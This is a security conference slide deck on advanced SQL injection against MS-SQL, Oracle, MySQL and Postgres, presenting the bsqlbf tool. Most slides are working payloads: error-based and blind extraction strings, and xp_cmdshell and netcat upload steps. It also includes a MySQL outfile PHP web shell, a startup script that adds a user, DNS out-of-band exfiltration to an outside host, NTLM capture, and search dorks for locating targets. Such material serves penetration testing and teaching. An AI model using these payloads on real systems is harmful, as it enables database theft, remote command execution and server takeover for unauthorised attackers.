

# SQL Injections: More Fun And Profit



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# **Agenda**

## ■ SQL Injection

## ■ Identification

- SQL Injections which automated tools will find
- SQL Injections which automated tools will not find
- Useful Tips

## ■ Exploitation

- Advanced Exploitation Techniques
- Real Life Scenarios
- Useful Tips

## ■ Demos/Videos/Screenshots

## ■ Tool bsqlbf v2.2

## ■ 27 slides+ 4 demos+Questions in 45 Minutes

# So What is SQL Injection

■ Unsanitized user input used in SQL Calls

■ SQL Calls can be altered to achieve:

- Return sensitive information([Confidentiality](#))
- Execution of system code
- Data can be altered([Integrity](#))
- Data can be destroyed([Availability](#))

■ Example:



▶ `sql = "SELECT password FROM users WHERE username = " + sUser + " "`

▶ `sql = "SELECT password FROM users WHERE username = 'A' OR 1 = 1 -- "`

# Useful Error Messages

- Works for MS-SQL and Oracle.
- Error returns information
  - ▶ e.g. vuln.asp?name= ' and 1=convert(int, @@Version)--
- Metadata(MSSQL)
  - ▶ Information\_schema.columns: table\_name, column\_name
  - ▶ sysobjects, syscolumns
- Returning more than one row
  - ▶ MS-SQL
    - select convert(int, (SELECT table\_name+':' +column\_name+', ' + FROM information\_schema.columns FOR XML PATH ("") ))
- Restriction
  - ▶ Error messages restricted to 2048 chars [SQL Server 2005]

# Error Message In MS-SQL



Products

Microsoft OLE DB Provider for SQL Server error '80040e07'

Conversion failed when converting the nvarchar value 'testdb::sid::id::int ,testdb::sid::name::varchar ,testdb::sid::description::varchar' to data type int.

/upload/sqlinjection/Default.asp, line 27

# Oracle Error Messages

- e.g. vuln.jsp?name= ' and 1=[utl\\_inaddr.get\\_host\\_name](#)( (select banner from v\$version where rownum=1) )--
- Metadata:
  - ▶ user\_tab\_columns: table\_name, column\_name
- [Returning more than one row](#):
  - ▶ ' and 1=[utl\\_inaddr.get\\_host\\_name](#)(select [sys.stragg](#)(distinct banner)||' ' from v\$version)-[Oracle 11g only]
  - ▶ SELECT SUBSTR (SYS\_CONNECT\_BY\_PATH (banner , ','), 2) csv FROM (SELECT banner , ROW\_NUMBER () OVER (ORDER BY banner ) rn, COUNT (\*) OVER () cnt FROM v\$version) WHERE rn = cnt START WITH rn = 1 CONNECT BY rn = PRIOR rn + 1 [All versions]
- Error message restricted to 512 chars [Oracle]
- ORA-01489: result of string concatenation is too long
  - ▶ concatenated string value cannot exceed 4000 characters

# Error Messages In Oracle

MOZILLA FIREFOX

http://192.168.5.135:81/ora2.php?name=1 and 1=utl\_inaddr.get\_host\_name( select banner from v\$version where rownum=1 )

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1 and 1=utl\_inaddr.get\_host\_name( select banner from v\$version where rownum=1 )  
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Warning: OCIFetchInfo() [[function.ocifetchinfo](#)]: ORA-24374: define not done before fetch or execute and fetch in C:\wamp\www\ora2.php on line 11

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# MS-SQL 2000 & xp\_cmdshell

- stored procedure in MS SQL allows system code
- SQL 2000 by default run as **system**
- **is\_srvrolemember('sysadmin')>0**
- Privilege escalation/brute force via Openrowset
  - ▶ Openrowset
    - `';select 1 from openrowset('sqloledb','sa','password','select 1;waitfor delay "00:00:30" ');--`
  - ▶ uploading netcat
    - uploading via TFTP
      - the vulnerable ms-sql should have tftp client
      - database must have internet connection
      - database should not have outbound traffic filtering
  - ▶ upload netcat via sql injection
    - ▶ upload nc as hex, convert hex to binary and dump it out as a file;
    - ▶ SQL Ninja does a good job
  - ▶ Can also use meterpreter

# Not quite the same in 2005

- openrowset generally not available
- xp\_cmdshell disabled by default
- use sp\_configure to enable xp\_cmdshell
- 'network service' not system
- Token Kidnapping issue in Windows(fixed in MS09-012)
  - ▶ “if you can run code as network service you can run code as system”..Ceaser

## Supported service account types

The following table lists the Windows account types that are supported and that you can use to run the SQL Server Agent service.

| Service account type  | Nonclustered server                     | Clustered server             | Domain controller (nonclustered) |
|---|---|------------------------------|----------------------------------|
| Windows domain account (member of the Windows Administrators group) | Supported                               | Supported                    | Supported                        |
| Windows domain account (nonadministrative)                          | Supported (see limitation 1)            | Supported (see limitation 1) | Supported (see limitation 1)     |
| Network Service account (NT AUTHORITY\NetworkService)               | Supported (see limitations 1, 4, and 5) | Not supported                | Not supported                    |
| Local user account (nonadministrative)                              | Supported (see limitations 1 and 3)     | Not supported                | Not applicable                   |
| Local System account (NT AUTHORITY\System)                          | Supported (see limitation 2)            | Not supported                | Supported (see limitation 2)     |
| Local Service account (NT AUTHORITY\LocalService)                   | Not supported                           | Not supported                | Not supported                    |

## **So, What to do if you are not 'sa'**

- if not 'sa' then use '**sp\_who**' to enumerate SQL/Windows/Domain users [Mixed mode authentication].
  - ▶ [http://127.0.0.1/sqlinjection/?qid=1;BEGIN TRY exec sp\\_who 'TEST-SYSTEM\blah' END TRY BEGIN CATCH return END CATCH waitfor delay '00:00:20--](http://127.0.0.1/sqlinjection/?qid=1;BEGIN TRY exec sp_who 'TEST-SYSTEM\blah' END TRY BEGIN CATCH return END CATCH waitfor delay '00:00:20--)
- Make the SQL server connect to your SMB server(send pre calculated NTLM challenge) and then capture the NTLM response [xp\_dirtree]
- crack the NTLM session hash from the response.
- use smb relay and reflection attacks (MS08-068 fixed it partially)

# **SQL Injection without 'sa' privileges: MS-SQL**

- Microsoft SQL Server "sp\_replwritetovarbin()" Heap Overflow
- Stored procedure available to "public" and allows code execution as the sql server user( generally 'system' in 2000, and 'network service' in 2005)
- Exploit integrated in SQL Map
- References: <http://www.slideshare.net/inquis/advanced-sql-injection-to-operating-system-full-control-slides>
- Fixed in ms09-004

# Executing system code with Mysql

## ■ Load\_file and outfile

- ▶ user must have FILE privileges
- ▶ load\_file: file must be world readable
- ▶ outfile: create new files in any directory where the MySQL server has write access.
- ▶ under unix mysql generally runs as 'mysql' user; under windows as '**system**'

## ■ select load\_file('/etc/passwd')

- ▶ when gpc\_magic\_quote is enabled use hex encoding e.g. select load\_file( 0x2f6574632f706173737764)

## ■ read source code

- ▶ select **load\_file('/var/www/index.php')** **into outfile 'var/www/index.txt'**

## ■ select into outfile

- ▶ create php shell in web root
- ▶ select '**<?php passthru(\$\_GET[1]);?>**' **into outfile '/var/www/owned.php'**

# Code execution with Mysql...continued

## ■ windows + php

- ▶ PHP code execution generally restricted under windows
- ▶ **Warning:** system() [function.system]: Unable to fork
- ▶ insufficient permissions to execute system calls in the web server environment.
- ▶ select 'net user pwned pwn3d /add' into outfile 'C:\Documents and Settings\All Users\Start Menu\Programs\Startup\pwned.bat'

## ■ Unix:

- ▶ ssh public/private Keys,
- ▶ .rhosts file
- ▶ weak permissions e.g. apache with mod\_userdir

# Blind SQL Injection

## ■ Boolean Logic

## ■ True And False

- ▶ vulnerable.php?id=100 AND 1=1
- ▶ vulnerable.php?id=100 AND 1=2

## ■ Exploitation:

- ▶ Substring functions
- ▶ e.g. vulnerable.php?id=100 AND ASCII((substring(\$sql),\$position,1))>128

## ■ Exploitation is Similar across all databases

# Blind SQL Injection...Same response

## ■ Same response

- ▶ e.g. Injection in INSERT/UPDATE/DELETE statements
- ▶ even if in SELECT statements; in fields other than WHERE clause

## ■ Exploit Techniques

- ▶ [Time Delay functions](#):

- waitfor delay(ms-sql)
- benchmark (mysql)
- dbms\_lock.sleep(Oracle)
- pg\_sleep(Postgres)

## ■ Bsql hacker

## ■ Automated Tools not very efficient in spotting these

# True And Error

```
$query="SELECT passwd FROM users where id =". $gdata;
$result=mysql_query($query);
if ($result)
{echo "<br><h1>Query Executed Successfully</h1>";
}
else{
echo "<br><h1>Query Failed</h1>";
}
```

- True: SQL syntax is correct
- Error: SQL syntax is incorrect
- When possible convert time delay into blind
  - ▶ less requests
  - ▶ less CPU intensive
- Automated tools generally fail to flag this
- Can Use Time delay function, but not very effective

# If/Case Statement

- mysql> select passwd from user where id=1;  
+-----+  
| passwd |  
+-----+  
| ahsadh@#\$% |  
+-----+
- mysql> select passwd from user where id=(select case when (1=1) then 1 else 1\*(select table\_name from information\_schema.tables)end);  
+-----+  
| passwd |  
+-----+  
| ahsadh@#\$% |  
+-----+  
1 row in set (0.00 sec)
- mysql> select passwd from user where id=(select case when (1=2) then 1 else 1\*(select table\_name from information\_schema.tables)end);  
**ERROR 1242 (21000): Subquery returns more than 1 row**

**Error is now our False response  
DEMO**

# Order by, Group by

- mysql> select id, passwd from user order by 1;  
+-----+  
| id | passwd |  
+-----+  
| 1 | ahsadh@#\$% |  
-----
- mysql> select id, passwd from user order by (select case when (1=1) then 1 else  
1\*(select table\_name from information\_schema.tables)end)  
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| id | passwd |  
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| 1 | ahsadh@#\$% |  
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- mysql> select id, passwd from user order by (select case when (1=2) then 1 else  
1\*(select table\_name from information\_schema.tables)end)

ERROR 1242 (21000): Subquery returns more than 1 row

Use True And Error

# True And Error Syntax

## ■ Ms-sql

- ▶ select case when( 1=1) then 1 else 1/0 end
- ▶ Error: Divide by Zero

## ■ Mysql:

- ▶ select case when (1=1) then 1 else 1\*(select table\_name from information\_schema.tables)end)
- ▶ Error: Sub query returns more than one row

## ■ Postgres:

- ▶ SELECT CASE WHEN (1=2) THEN 1 ELSE 1/0 END;
- ▶ Error: Divide by zero

## ■ Oracle:

- ▶ select case when user='SYS' then 1/0 else (select 1 from dual) end from dual
- ▶ Error: Divide by zero

# Injection in Limit and OFFSET

- \$query="select table\_name as foo FROM information\_schema.tables limit ". \$gdata;
- \$query="select table\_name as foo FROM information\_schema.tables limit 1 offset ". \$gdata;
- Exploitation:
- SELECT table\_name as foo FROM information\_schema.tables limit **0**  
union all select foo from bar--
- SELECT table\_name as foo FROM information\_schema.tables limit 1  
OFFSET **999999** union all select foo from bar--

# Injection In LIMIT & OFFSET

## ■ LIMIT

- ▶ e.g. select foo from bar limit \$\_GET['id']
- ▶ Boolean Logic does not work
- ▶ **UNION Works**
- ▶ Limit the original select to 0 rows to ensure union's result is displayed

## ■ OFFSET


- ▶ select foo from bar limit 1 OFFSET \$\_GET['id']
- ▶ Boolean Logic does not work
- ▶ **Union Works**
- ▶ Make the offset very large to ensure union's result is displayed

## ■ Can also use the **CASE** within union to convert it into True and Error condition [if blind]


## ■ e.g. insert into logs values((select data from user\_logs limit 1 OFFSET \$offset))

# Lets get some numbers then....

## ■ Inurl:orderby



## ■ Inurl:sortby



## ■ Inurl:groupby, Inurl:start, Inurl:offset, Inurl:limit, etc...

# **bsqlbf v 2.2**

## ■ Blind injection

- ▶ True & False (Type: 0)
- ▶ True & Error(Type: 1)
- ▶ Injection in order by(Type: 2)

## ■ Databases

- ▶ MS-SQL(0)
- ▶ Mysql(1)
- ▶ Postgres(2)
- ▶ Oracle(3)

## ■ Unless you know what you are doing, it won't do anything.. :(

# Out Of Band Channels(OOB)

- Extracting Data over other channels(e.g. DNS)
- MS-SQL And Oracle provides OOB functionality which is available to “public”
- MSSQL[2000&2005]
  - ▶ xp\_dirtree, xp\_fileexists,xp\_getfiledetails, sp\_add\_jobstep
  - ▶ e.g. http://victim/exp.asp?name=blah';BEGIN DECLARE @r varchar(8000) SET @r='';  
SELECT @r=@r+'.'+name FROM sysobjects WHERE xtype='U' AND name>@r  
end;DECLARE @x as varchar(8000);SET @x='\\'+SUBSTRING(@r,  
1,200)+'.test.notsosecure.com\x';EXEC master..xp\_DIRTREE @x-
- Oracle
  - ▶ utl\_http, utl\_tcp, httpuritype
  - ▶ e.g. http://victim/vulnerable.php?id=1,200 and(SELECT  
UTL\_INADDR.get\_host\_address((SELECT user from dual)||'.a.notsosecure.com')+FROM  
+dual)+is+not+null--
- Mysql + windows
  - ▶ select load\_file(concat('\\\\\\foo6.',(select 'test'),'.notsosecure.com\\','a.txt'));
  - ▶ also perform NTLM attacks however, mysql generally run as system(slide 15)
- Demo

# **Fun with Oracle's UTL\_HTTP, HTTPURITYPE**

- Not Just resolve names, make TCP connections and use it as a HTTP proxy
- Hack internal networks; Bypass IP restrictions
- Cross Site Scripting and SQL Injections on internal network with httpuritype and utl\_http
- How about returning a cmd shell from an internal MS-SQL server through Oracle SQL Injection!!!!!!(Demo)

# Thanks



Questions...?

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